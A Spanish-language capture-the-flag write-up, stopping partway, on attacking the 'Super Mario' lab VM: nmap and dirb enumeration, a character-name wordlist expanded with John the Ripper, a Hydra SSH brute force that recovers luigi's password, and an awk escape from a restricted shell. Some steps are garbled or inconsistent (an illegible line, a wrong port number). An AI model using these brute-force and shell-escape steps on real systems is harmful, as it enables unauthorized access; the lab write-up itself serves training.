

Vamos a crear el write up de la máquina virtual llamada Super Mario clasificada con dificultad intermedia

Lo primero que tenemos que hacer es un nmap para saber la ip de la máquina de super Mario

```
(root@kali)-[~]
# nmap -Pn 192.168.56.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-28 13:42 EST
Nmap scan report for 192.168.56.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:0E (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:66:71:09 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8180/tcp   open  unknown
MAC Address: 08:00:27:74:57:ED (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.76 seconds
```

Intuimos que la ip de la maquina SP es 192-168.56.101.

Ahora haremos un escaneo agresivo con el comando nmap -p- -A 192.168.56.101

```
(root@kali)-[~]
# nmap -p- -A 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-28 13:43 EST
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 1c:97:c0:06:3b:cb:4f:6f:0f:65:8d:37:82:c4:23:59 (DSA)
|   2048 45:2d:fe:04:bb:98:ed:00:d7:7b:36:da:8f:cf:44:1c (RSA)
|   256  09:5c:25:9d:5c:54:ae:8d:90:e3:44:9b:5e:a1:4d:e0 (ECDSA)
|_  256  c9:d5:6a:32:53:ab:8a:43:74:4b:85:fb:a0:ba:40:52 (ED25519)
8180/tcp   open  http      Apache httpd
|_ http-server-header: Apache
|_ http-title: nginx
MAC Address: 08:00:27:74:57:ED (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.26 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds

(root@kali)-[~]
#
```

Dado que el puerto 22 y el puerto 8180 para el servicio SSH y HTTP respectivamente, elijo el puerto 8081 para la enumeración, pero en la captura de pantalla se puede ver que no obtuve ningún resultado notable.

Al poner la ip con el puerto 8180 que nos sale abierto en el nmap podremos acceder



Ahora haremos un ataque de fuerza bruta con el siguiente comando

```
dirb http://192.168.56.101:8180 /usr/share/wordlists/dirb/big.txt
```

```
(root@kali)~[~]
# dirb http://192.168.56.101:8180 /usr/share/wordlists/dirb/big.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Jan 28 13:54:00 2024
URL_BASE: http://192.168.56.101:8180/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----

GENERATED WORDS: 20458

----- Scanning URL: http://192.168.56.101:8180/ -----
+ http://192.168.56.101:8180/server-status (CODE:403|SIZE:215)
+ http://192.168.56.101:8180/vhosts (CODE:200|SIZE:1364)

-----

END_TIME: Sun Jan 28 13:54:12 2024
DOWNLOADED: 20458 - FOUND: 2
```

Se puede ver que se muestra un archivo con el nombre vhosts

Ahora exploraremos los vhosts en la URL como <http://192.168.56.101:8180/vhosts>

```

192.168.56.101:8180/vhosts x +
192.168.56.101:8180/vhosts
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.

ServerName mario.supermariohost.local
ServerAdmin webmaster@localhost
DocumentRoot /var/www/supermariohost
DirectoryIndex mario.php

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/supermariohost_error.log
CustomLog ${APACHE_LOG_DIR}/supermariohost_access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

```

aquí los vhosts representan el host virtual, es un método para alojar múltiples dominios en un solo servidor, desde dentro de los vhosts, sabemos que el nombre del servidor es mario.supermariohost.local

Agreguemos `mario.supermariohost.local` a `/etc` como nuevo localhost.

```

GNU nano 7.2                                hosts *
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
192.168.56.101 mario.supermariohost.local


```

Comprobamos que se ha guardado en el archivo con cat hosts

```
(root@kali)-[/etc]
# cat hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
192.168.56.101 mario.supermariohost.local

(root@kali)-[/etc]
#
```


Luego visitamos `mario.supermariohost.local` en el navegador y finalmente obtuve a Mario como juego de navegador, pero no funciona.



Como sabemos que el puerto 22 y 8180 estaban abiertos y no obtuvimos mucha información de la enumeración del puerto 8180, ahora avanzaremos por el puerto 22 para la enumeración SSH, para ello hay que preparar un diccionario para recuperar la credencial para iniciar sesión dentro el servidor SSH.

El diccionario contiene el nombre de usuario que era el famoso personaje de MARIO, también puedes consultar este nombre en Google.

Dentro del editor de texto escriba el siguiente nombre: Mario; luigi; durazno; sapo; yoshi y guarde el archivo como usuario en el escritorio.



tilice john the ripper para generar un diccionario de la contraseña usando el siguiente comando aquí: **las reglas** habilitarán la lista de palabras y **--stdout** definirá una longitud fija de la contraseña que se generará en el escritorio como **contraseña**.

```
john --wordlist:user --rules --stdout > pass
```

```
(root@kali)-[/home/kali/Escritorio]
# john --wordlist:user --rules --stdout > pass
Created directory: /root/.john
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
255p 0:00:00:00 100.00% (2024-01-28 16:04) 1593p/s Yoshing

(root@kali)-[/home/kali/Escritorio]
#
```

Finalmente, tenemos el diccionario de nombre de usuario como usuario y el diccionario de contraseñas generado por John como contraseña. Ahora tenemos que hacer coincidir la combinación perfecta de usuario y contraseña para recuperar la credencial para iniciar sesión SSH. Elegí Hydra para descifrar contraseñas, también puedes elegir cualquier otra herramienta para descifrar contraseñas.

```
(root@kali)-[/home/kali/Escritorio]
# hydra -L user -P pass 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-28 16:12:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1275 login tries (l:5/p:255), ~80 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 1227 to do in 00:24h, 12 active
[STATUS] 56.00 tries/min, 168 tries in 00:03h, 1111 to do in 00:20h, 12 active
[22][ssh] host: 192.168.56.101 login: luigi password: luigi1
[STATUS] 73.43 tries/min, 514 tries in 00:07h, 773 to do in 00:11h, 4 active
```


sshluigi@192.168.56.101

[illegible]

```
luigi@192.168.56.101's password:
You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
luigi:~$ awk 'BEGIN[system("/bin/bash")]'
awk: cmd. line:1: BEGIN[system("/bin/bash")]
awk: cmd. line:1:      ^ syntax error
awk: cmd. line:1: BEGIN[system("/bin/bash")]
awk: cmd. line:1:      ^ syntax error
luigi:~$ awk 'BEGIN{system("/bin/bash")}'
luigi@supermariohost:~$
```

```
luigi@supermariohost:~$ uname -a
Linux supermariohost 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
luigi@supermariohost:~$
```

```
luigi@192.168.56.101's password:
You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
luigi:--$ awk 'BEGIN{system("/bin/bash")}'
sh: 1: Syntax error: Unterminated quoted string
luigi:--$ awk 'BEGIN{system("/bin/bash")}'
sh: 1: Syntax error: Unterminated quoted string
luigi:--$ awk 'BEGIN{system("/bin/bash")}'
luigi@supermariohost:~$ id
uid=1001(luigi) gid=1001(luigi) groups=1001(luigi),112(lshell)
luigi@supermariohost:~$ uname -a
Linux supermariohost 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
luigi@supermariohost:~$ cd /tmp
luigi@supermariohost:/tmp$ ls -la
total 16
drwxrwxrwt 4 root root 4096 Feb 24 06:12 .
drwxr-xr-x 23 root root 4096 Mar 10 2017 ..
drwxrwxrwt 2 root root 4096 Feb 24 06:07 .ICE-unix
drwxrwxrwt 2 root root 4096 Feb 24 06:07 .X11-unix
luigi@supermariohost:/tmp$
```